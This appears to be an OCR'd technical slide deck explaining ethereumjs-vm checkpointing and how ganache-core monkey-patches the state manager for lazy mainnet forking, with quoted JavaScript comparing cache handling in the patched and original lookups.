
ethereumjs-vm

- for a sufficiently complex interaction, several checkpoints can be made




ethereumjs-vm

- in case of leaving a scope without error, states must be committed. If checkpoints is not empty, simply pop last entry to leave scope




ethereumjs-vm


- if checkpoints is empty after commit, it means we have finished all executions. Changes should be permanently committed back into trie



ethereumjs-vm

- to revert changes within a scope, pop current state from top of checkpoints stack, storageTries is also flushed to avoid state inconsistencies





ethereumjs-vm

- so what is wrong with this implementation?
  - nothing, ethereumjs-vm is fine by itself
  - problem comes when ganache-core tries to implement forked blockchain around this

ganache-core forking

- forked blockchain is basically a clone of the online ethereum environment
- ganache-core forks real-time ethereum states to local and proceeds to emulate transactions based of the cloned states

ganache-core forking


- why forked blockchains?
  - it would be convenient to be able to access common utilities such as erc20 tokens or uniswap contracts
  - more realistic (hopefully less surprises between testing and deployment)

ganache-core forking

- what are the difficulties of forked blockchains?
  - naive implementation requires constructing + hosting a full node locally, which is costly
  - synchronizing states may lead to long bootstrap time when building a new environment
- solution :
  - lazy forking (fork when used)

ganache-core

- the modified environment thus looks like this
- trie is backed by ethereum mainnet state and fetches stuff whenever a local lookup fails



ganache-core forking

- for forking to work, changes must be done to original ethereumjs-vm stateManager
- ganache does this by introducing a forkingTrie and monkey patching code for cache and stateManager

```
ForkedBlockchain.prototype.patchVM = function(vm) {
  const trie = vm.stateManager._trie;
  const lookupAccount = this.getLookupAccount(trie);
  // Unfortunately forking requires a bit of monkey patching, but it gets the job done.
  vm.stateManager._cache._lookupAccount = lookupAccount;
  vm.stateManager._lookupStorageTrie = this.getLookupStorageTrie(trie, lookupAccount);
};

ForkedBlockchain.prototype.getLookupAccount = function(trie) {
  return (address, callback) => {
    // If the account doesn't exist in our state trie, get it off the wire.
    trie.keyExists(address, (err, exists) => {
      if (err) {
        return callback(err);
      }
      if (exists) {
        trie.get(address, (err, data) => {
          if (err) {
            return callback(err);
          }
          const account = new Account(data);
          callback(null, account);
        });
      } else {
        this.fetchAccountFromFallback(address, to.number(trie.forkBlockNumber), callback);
      }
    });
  };
};

ForkedBlockchain.prototype.getLookupStorageTrie = function(stateTrie, lookupAccount) {
  lookupAccount = lookupAccount || this.getLookupAccount(stateTrie);
  return (address, callback) => {
    const storageTrie = stateTrie.copy();
    storageTrie.address = address;
    lookupAccount(address, (err, account) => {
      if (err) {
        return callback(err);
      }

      storageTrie.root = account.stateRoot;
      callback(null, storageTrie);
    });
  };
};
```

ganache-core forking

- compare with original code
- note how patched version of lookupStorageTrie ignores cache, while original impl utilizes getAccount(), which tries to fetch/populate cache
- the same goes for lookupAccount

```
1  getAccount(address: Buffer, cb: any): void {
2    this._cache.getOrLoad(address, cb)
3  }
4
5  _lookupStorageTrie(address: Buffer, cb: any): void {
6    // from state trie
7    this.getAccount(address, (err: Error, account: Account) => {
8      if (err) {
9        return cb(err)
10     }
11     const storageTrie = this._trie.copy()
12     storageTrie.root = account.stateRoot
13     storageTrie._checkpoints = []
14     cb(null, storageTrie)
15   })
16 }
17
18 ////////////////////////////////////////////////////////////////////////
19
20 ForkedBlockchain.prototype.getLookupStorageTrie =
21   function(stateTrie, lookupAccount) {
22     lookupAccount = lookupAccount ||
23                     this.getLookupAccount(stateTrie);
24     return (address, callback) => {
25       const storageTrie = stateTrie.copy();
26       storageTrie.address = address;
27       lookupAccount(address, (err, account) => {
28         if (err) {
29           return callback(err);
30         }
31
32         storageTrie.root = account.stateRoot;
33         callback(null, storageTrie);
34       });
35     };
36   };
```

ganache-core forking

